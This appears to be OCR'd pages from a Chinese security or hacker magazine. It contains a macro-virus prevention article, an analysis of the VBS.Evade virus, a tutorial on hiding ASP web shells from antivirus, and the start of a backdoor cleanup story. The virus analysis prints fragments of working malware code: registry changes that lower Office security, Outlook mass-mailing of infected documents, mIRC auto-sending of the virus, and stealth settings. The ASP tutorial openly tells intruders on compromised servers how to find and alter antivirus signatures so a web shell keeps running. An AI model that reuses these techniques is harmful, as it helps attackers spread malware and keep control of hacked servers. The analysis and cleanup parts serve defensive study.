这样，一旦宏病毒感染了Word文档后，用户从Word退出时，Word就会出现一个提示“更改的内容会影响到公用模板Normal，是否保存这些修改内容？”，这是在警告你Word已感染宏病毒，此时应选择“否”，退出后再用杀毒盘进行杀毒。

6、禁止所有的以Auto开头的宏的执行

在调用外来的Word文档时，除了用写字板对Word宏进行“过滤”外，还有一个简单的方法，就是在调用Word文档时先禁止所有的以Auto开头的宏的执行。这样能保证用户在安全启动Word文档后，再进行必要的病毒检查。

为此，做了以上防护工作后，当提示是否启用宏时，除非能够完全确信文档中只包含明确没有破坏意图的宏，否则都不执行宏；而对退出时提示保存除文档以外的文件，如Normal.dot模板等，一律不予保存。

九 如何获取宏病毒源代码

为了了解宏病毒，就必须读它的源代码，可是有时侯宏是加密的（Execute-onlyMacro），这时候该如何读源代码呢？

1、重命名Normal.dot，起动Word。目的是防止Word启动时就带上了宏病毒。

2、新建一个宏，专门用于读带毒文件中的宏代码（只是原理）：

```
Sub Main
DisableAutoMacros  //很关键，防止引入宏病毒
Dim D As FileOpen
GetCurValue D
Diolog D
FileOpen D   //这一段用于打开带毒文件
MacroCopy D.Name+":"+"CAP","sourceCAP",0
MacroCopy D.Name+":"+"AutoOpen","notAuotOpen",0……
//以CAP宏病毒为例，将宏代码拷贝到normal.dot，其中参数0表示可编辑，非0表示加密
FileClose 2
Sub End
```

3、运行上面的宏，将宏代码拷贝到Normal.dot。注意要改变宏的名字。

4、阅读宏代码。

5、关闭Word，恢复原来的Normal.dot。现在，你得到宏病毒的源代码了，好好分析一下吧！

OK，现在你知道宏病毒是怎么回事了吧？“对付”宏病毒是不是多了几分把握？其实，只要你能注意，提高警惕，了解并掌握宏病毒的特点及预防、检查、清除方法，你会发现宏病毒并不那么可怕，就算是成为宏病毒查杀高手也不是没有可能的。

叛逃者病毒分析

guojpeng/cvc.gb

2003年2月，国内发现一个混合型脚本病毒“叛逃者”（VBS.Evade）。该病毒不但感染脚本文件、Excel和Word文档，而且还会直接覆盖一部分音乐、视频及工作文档。与此同时，他还会通过Email到处发放已被感染的Office文档，造成用户重要信息泄露。

因此，该病毒危害性极大。下面就该病毒的工作原理和解决办法具体分析介绍一下：

一、该病毒的感染特征

“叛逃者”病毒属于vbs脚本病毒，同时它也具有宏病毒的特征。当用户机器被感染这种病毒后，会发生以下变化：

1、对注册表的修改

A).添加HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Winsart，其值为Wscript.exe SysDir\ Winstart.vbs %1"，其中SYSDir为用户的系统目录。

B).修改HKEY_LOCAL_MACHINE\Software\Microsoft\Xl.Application.Version \Excel\Security\Level和HKEY_LOCAL_MACHINE\Software\Microsoft\Xl.Application.Version \Excel\Security\AcessVBOM为1。

C).修改HKEY_LOCAL_MACHINE\Software\Microsoft\Wd.Application.Version\Excel\Security\Level和HKEY_LOCAL_MACHINE\Software\Microsoft\Wd.Application.Version \Excel\Security\AcessVBOM为1。

D).在HKEY_CURRENT_USER\Software\Zed/[rRlf]\VBS/Evade\RecordContacts\键下面会建立相应的Email发送结果记录。

E).添加键值HKEY_CURRENT_USER\Software\Zed/[rRlf]\VBS/Evade VBS/Evade.A by Zed[rRlf]

2、添加的文件

该病毒运行后，会在用户的Windows目录添加如下两个病毒体文件：Netlnk32.vbs，Conversation.vbe；会在用户的系统目录添加如下四个病毒体文件：Winstart.vbs，Wininst32.vbs，Winnt32.vbs，Winnet32.vbs；在C盘根目录下建立文件Passwords.vbs。它们都是对病毒本身的完整备份。会在系统目录添加evade.gif、evade.jpg，这两个文件是用来载入到Excel和Word中的病毒文件副本，它们不同于前面的几个病毒体文件。

3、对文件的修改

如果存在personal.xls文件，则原有文件将被删除，并且建立新的personal.xls文件；否者，直接建立personal.xls文件。同时病毒也对Word的模版进行感染。

如果存在MIRC，则修改Script.ini文件。

4、被感染的文件类型

病毒会对.vbs、.vbe文件进行感染，同时也会用病毒体对9个目录下的所有后缀.mp3、.mp2、.avi、.mpg、.mpeg、.mpe、.mov、.pdf、.doc、.xls、.mdb、.ppt、.pps的11种数据文件进行覆盖。

二、该病毒的技术特点

1、加密

该病毒属于加密性病毒，并且加密手法与一般病毒不同：一般病毒是整体加密，但是该病毒只是对病毒中的某些关键字串进行了加密。“叛逃者”病毒加密算法比较简单，但是由于加密字串是分开的，并且是解密一处，执行一处。这样就无法整体对这个病毒进行解密。笔者在对这个病毒的部分字串进行解密时专门编写了一段小程序，这段程序我们在后面具体分析其加解密程序时介绍。

2、脚本与宏病毒双重特性

“叛逃者”病毒在感染vbs、vbe脚本病毒的同时，也感染了Word模版和Excel的personal.xls文件。在对Word和Excel进行感染处理，自我保护方面，和宏病毒所采取的手段是一模一样。可以说该病毒是结合了脚本与宏的特点。

3、传播手段多样化

该病毒用到了几乎现行所有脚本病毒曾经用过的传播方式：文件感染、Email传播、IRC通道传播、各种点对点共享工具传播(KaZza、Morpheus、 Grokster、Bearshare、Edonkey)，同时也采用了宏病毒的传播方式：通过模版、文档文件进行感染。

4、代码破坏性极大

病毒不对系统文件进行任何破坏，但是覆盖用户常用的一些宝贵数据如mp3、mpg、avi、Doc、pdf、mdb、ppt等文件。这种覆盖是不可逆的，并且病毒在借助其传播时并没有为这些宝贵数据留下副本。

5、泄露用户资料

同时，病毒还会自动通过Email到处发送用户的Office文档，泄露用户的数据信息。这对很多公司来说，内部文档被泄露会造成非常重大的经济损失或其它不良影响。

三、该病毒运行的大致流程

该病毒流程并不复杂，可以简单描述如下：

1、复制病毒文件到用户Windows目录和系统目录。

2、修改注册表，改变Excel的安全级别。

3、写病毒代码到Evade.gif，并将Evade.gif导入到Personal.xls文件。

4、修改注册表，改变Word的安全级别。

5、写病毒代码到Evade.jpg，并将该文件导入到Word通用模版。

6、搜索整个磁盘，搜索到C盘时在C盘根目录下创建病毒副本Passwords.vbs。

7、感染硬盘上所有.vbs、.vbe文件。

8、对指定9个目录进行再次搜索，用病毒文件覆盖满足条件(指定11种后缀)的文件。

9、如存在Mirc，修改Script.ini，使其可以通过Mirc聊天通道发送病毒文件Conversation.vbe。

10、修改注册表，标明病毒作者信息及版本。

通过以上步骤后，Excel和Word已被感染，当用户对这两种文档进行操作时，便会触发执行另外两段病毒代码。

另外两段代码我们会在下一部分具体分析，这里不作介绍。

四、具体代码分析

1、主体病毒代码

A).加密机制分析

该病毒的解密函数代码如下：

```
Function E0(E1)
For E2 = 1 To Len(E1)
E3 = Mid(E1, E2, 1)
If Not Asc(E3) Mod 2 = 0 Then    ' E3的Ascii码是否为奇数
E3 = Chr(Asc(E3) - 1)     ' 是
Else
E3 = Chr(Asc(E3) + 1)     ' 不是
End If
E0 = E0 & E3    ' 整合已经处理的字符
Next    ' 继续，直到整个字符串处理完毕
End Function
```

这个函数具有如下作用：对于给出的字符串E1，对于E1中的每个字符，如果该字符的Ascii码X为奇数那么用Ascii码值为X-1的字符代替这个字符；否则，用Ascii码值为X+1的字符代替这个字符。也就是说一个字符要么用它前面的字符代替，要么用它后面的字符代替。例如，F的Ascii码为70，那么F将被Ascii码为71的字符G代替，G将被F代替。那么对于病毒中的加密字符串Rbshquhof/GhmdRxrudlNckdbu，解密后的代码就是Scripting.FileSystemObject。

同时，由上面F到G的相互转换，我们可以发现，一个字符经过该函数两次处理之后会还原。其实，这个函数也是该病毒的加密函数。

由于该病毒加/解密是对部分字符串的，这样我们在分析这个病毒的样本时就通过解密函数无法一次还原出所有的加密代码。

在分析该病毒的过程中，笔者编写了如下一段小程序进行解密（这段代码可以放在附件中）：

```
Do while inchar<>"dyhu"
inchar=InputBox("请输入加密字符串，结束请输入exit")
inchar=E0(inchar)
wscript.echo inchar
Loop
Function E0(E1)
For E2 = 1 To Len(E1)
E3 = Mid(E1, E2, 1)
If Not Asc(E3) Mod 2 = 0 Then
E3 = Chr(Asc(E3) - 1)
Else
E3 = Chr(Asc(E3) + 1)
End If
E0 = E0 & E3
Next
End Function
```

为了方便大家理解，后面列出的代码中的加密字符串用解密过的字符串代替。

B).对Excel所作的修改

病毒对Excel作修改的代码分析如下：

```
XlKey = "HKCU\Software\Microsoft\Office
\" & Xl.Application.Version & "\Excel\Security")
wsc.RegWrite XlKey & "Level", 1, "REG_DWORD"
wsc.RegWrite XlKey & "AcessVBOM", 1, "REG_DWORD"
'这里是写入注册表，修改Excel的安全等级
……
Xl.Visible = False
Xl.WorkBooks.Add
Xl.ActiveWorkbook.VBProject.VBComponen
ts.Import (fso.GetSpecialFolder(1) & "\Evade.gif")     '导入Evade.gif中的病毒代码
Xl.ActiveWorkbook.SaveAs (Xl.Application.StartupPath & "\Personal.xls")     '将Evade.gif的内容保存到Personal.xls文件
Xl.Quit
```

可见，通过上面这段程序，病毒将病毒代码写入到了Personal.xls，这样以后打开Excel时就会自动执行另外一段病毒代码。这段病毒代码后面会加以分析。

C).对Word所作的修改

病毒对Word作修改的代码分析如下：

```
WdKey = "HKCU\Software\Microsoft\Office
\" & Wd.Application.Version & "\Word\Secutiry
\"
wsc.RegWrite WdKey & "Level"), 1, "REG_DWORD")
wsc.RegWrite WdKey & "AccessVBOM", 1, "REG_DWORD")
'这里是写入注册表，修改Word的安全等级
Wd.Options.VirusProtection = False '关闭病毒保护功能
Wd.Options.SaveNormalPrompt = False '自动保存模版，不给用户提示
Wd.Options.ConfirmConversions = False '不给出确认信息
……
If Wd.NormalTemplate.VBProject.VBComponents.Item("Evade").Name <> "Evade") Then
Wd.NormalTemplate.VBProject.VBComponents.Import SysDir & "\Evade.jpg")
Wd.NormalTemplate.VBProject.VBComponents.Item("Evade")).Name = "Evade")     '将Evade.jpg的内容保存到Word通用模版
End If
```

可见，通过上面这段程序，病毒将病毒代码写入到了Word通用模版，这样以后打开Word时也会自动执行另外一段病毒代码。这段病毒代码后面也会加以分析。

D).往Gif、Jpg文件中写入病毒主体代码时采取的方法

病毒在往evade.gif、evade.jpg文件中写入的并不是直接的vbs代码，这段vbs代码写入时是通过一段转换代码处理过的，该段代码将病毒体的字符串转换为每个字符Ascii码串（其中Ascii码以16进制表示）。其具体代码分析如下：

```
For i = 1 To Len(ScriptRead)
Tz = Mid(ScriptRead, i, 1)
Tz = Hex(Asc(Tz))          '取字符的Ascii码，并将其转化为16进制串
If Len(Tz) = 1 Then          '如果该字符的Ascii码小于等于F，譬如回车换行D，A
Tz = E0("1") & Tz          '在字符前面加0，譬如，将D转换为0D，补足两个字符，便于后面逆向处理
End If
Gz = Gz + Tz          '整合处理过的字符
If Len(Gz) = 110 Then          '如果处理的字符串达到110个字符（其实是55个字符，因为一个字符转换成16进制Ascii码后是两位）
EM.WriteLine "Tz = Tz + """ + Gz + Chr(34)     '将处理过的110个字符写入文件，实际写到文件的是字符串Tz=Tz+"处理过的110个字符"
Gz = E0("")          '将Gz清空，以便继续处理
End If
If Len(ScriptRead) - i = 0 Then     '如果所有字符已经处理完
EM.WriteLine "Tz = Tz + """ + Gz + Chr(34)  '将剩余处理过的字符串写入文件
Gz = E0("")          '将Gz清空
End If
Next
```

E).病毒的感染部分

“叛逃者”病毒会对整个磁盘进行搜索，寻找满足条件的文件，其搜索代码和“爱虫”病毒的搜索代码基本上是一模一样，同

样是搜索到每个盘符后，先检查该盘符是否为软磁盘或硬盘，如果是则对其进行递归、搜索每个文件夹，查找每个满足条件的文件，由于版面关系这里不再列出具体代码。不过这段搜索代码在找到C盘后，会在C盘根目录下创建一个名为passwords.vbs的病毒副本，这个文件名诱惑用户双击该文件，执行病毒代码。相关代码如下：

```
If UCase(NetDrive.Path) <> "C:" Then
fso.CopyFile WScript.ScriptFullName, NetDrive.Path & "\Passwords.vbs")
End If
```

病毒为了避免反复感染同一个文件，会先查看该文件中是否含有病毒标记"' VBS/Evade by Zed /[rRlf]"，如果存在则不对其进行感染。这里病毒并没有对目标文件进行覆盖，而是将病毒代码写在了原来文件的末尾，并且这里写入的也是转换成16进制Ascii码后的病毒代码，紧接其后病毒写入了逆向转换代码和调用执行语句。

另外，病毒还会对指定9个目录进行搜索：

C:KazaaMy Shared Folder
C:My Downloads
C:ProgramFiles%KazaaMy Shared Folder
C:ProgramFiles%KaZaA LiteMy Shared Folder
C:ProgramFiles%BearshareShared
C:ProgramFiles%Edonkey2000
C:ProgramFiles%MorpheusMy Shared Folder
C:ProgramFiles%GroksterMy Gorkster
C:ProgramFiles%ICQShared Files

并对.mp3、.mp2、.avi、.mpg、.mpeg、.mpe、.mov、.pdf、.doc、.xls、.mdb、.ppt、.pps等13种数据文件进行覆盖：先创建一个以原文件名为前缀，vbs为后缀的病毒文件副本。然后，删除原来的文件。

这样，用户在看到这些文件后，会以为这些文件是用户原来的文件而去双击它。这样病毒就得到了控制权。以上9个目录是网上进行文件共享时的默认目录，如果病毒覆盖了这些病毒中的文件，其它网络用户就会下载这些文件，这样病毒就得以广泛传播。这里不列出具体代码分析。

F).利用Mirc进行传播

"叛逃者"病毒可以利用Mirc聊天通道进行传播，它修改script.ini文件，使得Mirc会自动向通道中的其他好友发送病毒文件。病毒依次查找如下四个目录：C:\Mirc、C:\Mirc32、\Mirc、\Mirc32，如果发现这些目录，则在该目录中添加或修改文件Script.ini，并在其中写入一些控制指令。这些指令可以自动往通道中的其他用户发送病毒文件。添加的指令如下：

```
; Mirc Scripting utility   do not modify
[Script]
n5=no 1: Join: # ; {
n6=/if ($nick= =$me) {halt}
n7=/msg $nick Remember this funny conversation I had on IRC?
n8=/dcc send   c $nick   WinDir \Conversation.vbe
n9=}
```

2、两个"图片"文件的代码分析

A).evade.gif文件

该文件是要被导入到personal.xls文件中的病毒副本。该病毒副本首先修改Excel安全等级，并建立一个Auto_Open函数，该函数只有一条调用osaEvade过程的语句。OsaEvade是病毒发作部分。我们知道Auto_Open函数在用户打开文档时是会自动执行的。

这样，每次打开Excel文档时，病毒就会获得控制权。这也是宏病毒常用的手段。同时，病毒还做了一些基本的隐蔽措施，如下所示：

```
Application.ScreenUpdating = False ' 不让屏幕更新，让病毒执行时不影响计算机速度
Application.DisplayAlerts = False ' 不让Excel弹出报警信息
Application.EnableCancelKey = xlDisabled ' 使不可以通过Esp键取消正在执行的宏
Application.DisplayStatusBar = False ' 不显示状态栏，以免暴露病毒的运行情况
```

同时，病毒还会检查相应目录下是否存在personal.xls、Winstart.vbs，如果不存在，马上以evade.gif文件为样本创建这两个文件。

在这个文件中最重要的一个步骤就是从当前Outlook中的电话簿中找到Email地址，并发送带毒Office文档。

部分代码分析如下：

```
EmailKey = "HKEY_CURRENT_USER\Software\Zed/[rRlf]\VBS/Evade\RecordContacts\"
ReadIfSent = wsc.RegRead(EmailKey & ContactSwitch.AddressEntries(UserGroup)) ' 从注册表中读取信息，看是否已向该邮件地址发送过？
If ReadIfSent <> "File Sent" Then ' 如果没有发送过，则继续
Set OutlookEmail = OutlookApp.CreateItem(0)
OutlookEmail.Recipients.Add ContactSwitch.AddressEntries(UserGroup) ' 收件人
OutlookEmail.Subject = L6 ' 邮件标题，该标题是从7个标题中随机选取的
OutlookEmail.Body = "The file I am sending you is confidential as well as important; so don't let anyone else have a copy." ' 邮件内容
OutlookEmail.Attachments.Add ActiveWorkbook.FullName ' 邮件附件，这里贴上的是染毒的office文档，因此会造成文件泄露
OutlookEmail.Importance = 2 ' 文件重要等级
OutlookEmail.DeleteAfterSubmit = True ' 发送后自我删除
OutlookEmail.Send ' 发送邮件
wsc.RegWrite EmailKey & ContactSwitch.AddressEntries(UserGroup), "File Sent" ' 在注册表中记录，以免重复发送
End If
```

另外该文件中含有一个非常重要的转换函数，前面讲过主病

毒文件被写入到这个文件时是经过Ascii码转换的。要让这段代码写入到Winstart.vbs中能执行，这里就需要对其做恢复转换。这个函数如下所示：

```
Function CM(CN)
For GC = 1 To Len(CN) Step 2
' 以两个字符为单位，因为一个字符转换成10进制Ascii码后时两个字符。
CM = CM & Chr("&h" & Mid(CN, GC, 2))
' 譬如A的Asii码为65，转换为16进制为41，这里就是将41转换成字符A。
Next
End Function
```

B).evade.jpg文件

这个文件开始是用于导入到Word通用模版的。该病毒副本同样修改了Word安全等级，并创建了AutoClose，AutoOpen，ViewVBCode，Evade过程。其中，Evade过程中是病毒表现代码。前两个在Word关闭，打开文件时会自动执行，并且这两个过程均调用了Evade过程。

这里ViewVBCode过程中没有任何语句，这样，当用户按ALT+F8后就不会调出宏编辑窗口，而是不做任何动作。这从某种程度上保护了病毒程序不被他人分析。

另外，和evade.gif文件一样，病毒也做了一些基本的隐蔽措施，如下所示：

```
Application.DisplayStatusBar = 0 ' 不显示状态栏，以免暴露病毒的运行情况
Application.ScreenUpdating = 0 ' 不让屏幕更新，让病毒执行时不影响计算机速度
Application.EnableCancelKey = wdCancelDisabled ' 使不可以通过Esp键取消正在执行的宏
Application.DisplayAlerts = wdAlertsNone ' 不让Excel弹出报警信息
CommandBars("Tools").Controls("Macro").Enabled = 0 ' 屏蔽工具菜单中的"宏"
CommandBars("Macro").Controls("Security...").Enabled = 0 ' 屏蔽宏菜单的"安全性…"
CommandBars("Macro").Controls("Macros...").Enabled = 0 ' 屏蔽宏菜单的"宏…"
CommandBars("Tools").Controls("Customize...").Enabled = 0 ' 屏蔽工具菜单的"自定义…"
CommandBars("View").Controls("Toolbars").Enabled = 0 ' 屏蔽视图宏菜单的"工具栏"
CommandBars("format").Controls("Object...").Enabled = 0 ' 屏蔽格式菜单的"对象"
```

这样，病毒通过这些设置就可以防止用户通过对Word进行一些设置查看和解除宏病毒代码。

另外，其它部分和evade.gif文件功能基本上一样。该文件同样含有Email发送代码和恢复转换函数，并且原理一模一样，这里不在具体叙述。

五、如何解除这种病毒

由于"叛逃者"病毒不仅感染了vbs脚本文件、覆盖了其它类型的文件，同时也感染了Word、Excel，因此该病毒在解除过程中不得运行脚本文件，也不得对Word、Excel进行操作。

下面简要谈一下这个病毒的解除思路：

1、按照上面所提到的部分删除或者改回被修改过的注册表键值。

2、删除上面提到的9个目录中的所有被感染文件和evade.gif、evade.jpg、Personal.xls、C:\Passwords.vbs。还有Windows和系统目录下的5个vbs、1个vbe文件。

3、查找被感染的vbe、vbs文件，编辑，并删除文件后面的病毒代码。

4、对Excel和Word进行解毒，并且还要杀除已被感染文档中的病毒。

5、如果有Mirc，还需修改Script.ini文件，删除后来添加的几个命令行。

上面有些步骤比较复杂，建议一般用户采用杀毒软件进行杀毒。

后记："叛逃者"病毒并没有采用什么新颖的技术，特别是宏病毒部分已经是非常古老原始的技术了，但是该病毒却完全不顾及用户宝贵数据和隐私，破坏性极大，这不得不让我们为此担忧。笔者认为，一个真正的好病毒，是会尽量避免造成破坏的，笔者衷心希望以后这种没有任何美感的低劣病毒不会反复出现。

让杀毒软件PASS ASP木马

雪莲蓬

相信近段时间大家都有这样的经历，入侵了一个服务器得到上传的权限并已经将CMD.ASP上传至主页目录，但执行却失败。没错，因为目前的病毒防火墙已经把CMD.ASP等ASP程序当做病毒来查杀了。本文就是要教大家如何将ASP工具改造后即不影响程序功能的正常使用，又能避开杀毒软件的查杀。

在动手之前我们先来认识一下什么是ASP。Microsoft Active Server Pages即我们所称的ASP，其实是一套微软开发的服务器端脚本环境，ASP内含于IIS 3.0和高于IIS3.0的版本之中。通过ASP我们可结合HTML网页、ASP指令和ActiveX元件建立动态、交互且高效的WEB服务器应用程序。ASP程序其实是以扩展名为.asp的纯文本形式存在于WEB服务器上的，你可以用任何文本编辑器打开它，ASP程序中可包含纯文本、HTML标记以及脚本命令。你只需将

.asp程序放在WEB服务器的虚拟目录下（该目录必须要有可执行权限），就可以通过WWW的方式访问ASP程序了。

那么查毒程序是怎么来识别病毒的呢？一般来说杀毒软件识别大部分的病毒都是采用特征码查毒方案，特征码查毒方案实际是采用了同一病毒或同类病毒的某一部分代码相同的原理。也就

是说，如果病毒及其变种、变形病毒具有同一性，则可对这种同一性进行描述，并通过对程序体与描述结果（亦即特征码）进行比较而查找病毒。


由上面可以知道，杀毒软件肯定是对CMD.ASP这个文件提取过特征码，ASP文件是文本文件，其内容也都是可以被我们识别的ASCII码。我想，从文本文件中能够提取到的特征码也无非是一些ASCII的代码。这样就好办了！现在我们就来让杀毒软件告诉我们它所提取的特征代码内容。

先将ASP文件改扩展名为TXT，再用记事本打开CMD.TXT，删掉第一行的内容，然后存盘（如果你熟悉ASP的语法，可先删掉一些不重要的语句）。然后再用杀毒软件查杀我们刚刚保存的文本，这时候杀毒软件会报警提示发现病毒。这说明我们刚刚删除的那一行文字没有被杀毒软件当做病毒代码提取，继续删除文本的第二行然后存盘，再用杀毒软件查杀存盘的TXT文件。如果这次没有报警，则说明刚刚删除的那行文字已经被杀毒软件当做病毒代码提取了。以次类推，直到把所有的文本都删除一次。这样杀毒软件自己就告诉了我们它所提取的所有特征代码了。值得注意的是，当发现一条被杀毒软件提取为病毒代码的内容后，必须恢复该条内容才能继续删除下一条内容，否则会破坏文件特征代码的完整性，导致杀毒软件不再报警。文件中的空格和回车都有ASCII码表示，当有一个空格或者回车单独占据一行时，我们也要把它当做一行内容来处理。

提取完所有特征代码后我们就要修改了！既然特征代码都是ASCII码，那么我们可以用一个ASCII码的特性来达到我们修改的目的。稍稍了解一下ASCII码，我们会发现用ASCII码表示A这个字母有2种方法：即41大写A和61小写a（41和61是大小写A的16进制值）。在ASP中大小写是没有严格定义的，利用这一点我们就可修改提取的特征代码了，我测试了一下，随便将特征代码中任意一个字母大小写反转，杀毒软件都将不会再对该文件报警。这样就达到了我们的目的了。

（特别注意：光盘中收录有瑞星杀毒软件提取的CMD.ASP和海洋顶端2003中的FTP.ASP特征代码。）

彻底清除爱情后门



009

学校新闻中心的机子染上了病毒，于是老师叫我去杀毒，粗略检查了一下机器，看到有一个IEXPLORE.EXE进程（图1）。奇怪，我没有打开IE呀！





图 1

然后我在DOS下输入**netstat -an**命令，显示的端口其他先不说，有一个20168端口引起了我的怀疑（图2）。这是什么？我telnet了一下，竟然不用密码验证就得到了一个shell（图3），还有一个1092端口，是需要密码验证的（图4）。




```
D:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1092           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3050           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:20168          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1027         127.0.0.1:25           SYN_SENT
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1025           *:*
```

